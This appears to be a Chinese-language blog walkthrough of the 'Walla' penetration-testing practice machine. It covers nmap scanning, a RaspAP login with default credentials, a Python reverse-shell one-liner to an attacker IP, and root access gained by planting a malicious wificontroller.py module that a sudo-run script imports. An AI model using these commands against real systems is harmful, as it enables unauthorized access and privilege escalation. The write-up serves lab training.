Offensive Walla 靶机渗透

原创

c2hhZG93 于 2022-03-16 00:06:30 发布 2308 收藏
分类专栏： Offensive 文章标签： 网络安全

一、信息收集

nmap扫描靶机


```
┌──(root💀kali)-[~/Desktop]
└─# nmap -sC -sV -A -p1-10000 -T4 192.168.190.97
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-15 11:57 EDT
Nmap scan report for 192.168.190.97 (192.168.190.97)
Host is up (0.29s latency).
Not shown: 9994 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 02:71:5d:c8:b9:43:ba:6a:c8:ed:15:c5:6c:b2:f5:f9 (RSA)
|   256 f3:e5:10:d4:16:a9:9e:03:47:38:ba:ac:18:24:53:28 (ECDSA)
|_  256 02:4f:99:ec:85:6d:79:43:88:b2:b5:7c:f0:91:fe:74 (ED25519)
23/tcp   open  telnet     Linux telnetd
25/tcp   open  smtp       Postfix smtpd
|_smtp-commands: walla, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, S
53/tcp   open  tcpwrapped
422/tcp  open  ssh        OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 02:71:5d:c8:b9:43:ba:6a:c8:ed:15:c5:6c:b2:f5:f9 (RSA)
|   256 f3:e5:10:d4:16:a9:9e:03:47:38:ba:ac:18:24:53:28 (ECDSA)
|_  256 02:4f:99:ec:85:6d:79:43:88:b2:b5:7c:f0:91:fe:74 (ED25519)
8091/tcp open  http       lighttpd 1.4.53
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=3/15%OT=22%CT=1%CU=35930%PV=Y%DS=2%DC=T%G=Y%TM=6230B87
OS:2%P=x86_64-pc-linux-gnu)SEQ(SP=FE%GCD=1%ISR=104%TI=Z%II=I%TS=A)OPS(O1=M5
OS:4EST11NW7%O2=M54EST11NW7%O3=M54ENNT11NW7%O4=M54EST11NW7%O5=M54EST11NW7%O
OS:6=M54EST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%D
OS:F=Y%T=40%W=FAF0%O=M54ENNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0
OS:%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T
OS:6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%R
OS:UD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: Host:  walla; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1723/tcp)
HOP RTT       ADDRESS
1   293.81 ms 192.168.49.1 (192.168.49.1)
2   295.01 ms 192.168.190.97 (192.168.190.97)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 269.64 seconds
```

访问8091端口，提示raspap。查询默认用户名密码为admin:secret



输入后成功登录raspap

二、web渗透


登陆RaspAp管理页面，在system模块中发现了控制台。

获取local.txt

三、提权

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.49.190",4444)); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.49.190",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

采用python反弹shell到本地，并切换为交互shell



查看系统版本与suid均未发现可提权方法。

发现wifi_reset.py 为root用户

```
total 8
-rw------- 1 www-data walter  33 Mar 15 08:52 local.txt
-rw-r--r-- 1 root     root   251 Sep 17  2020 wifi_reset.py
```



```
$ cat wifi_reset.py
cat wifi_reset.py
#!/usr/bin/python

import sys

try:
        import wificontroller
except Exception:
        print "[!] ERROR: Unable to load wificontroller module."
        sys.exit()

wificontroller.stop("wlan0", "1")
wificontroller.reset("wlan0", "1")
wificotroller.start("wlan0", "1")
```


发现import wificontroller

伪造包

echo "__import__('os').system('sh')">>wificontroller.py

sudo提权

sudo /usr/bin/python /home/walter/wifi_reset.py

```
$ cd /home/walter
cd /home/walter
$ ls
ls
local.txt  wifi_reset.py
$ echo "__import__('os').system('sh')">>wificontroller.py
echo "__import__('os').system('sh')">>wificontroller.py
$ ls
ls
local.txt  wifi_reset.py  wificontroller.py
$ sudo /usr/bin/python /home/walter/wifi_reset.py
sudo /usr/bin/python /home/walter/wifi_reset.py
# pwd
pwd
/home/walter
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
proof.txt
# cat proof.txt
cat proof.txt
```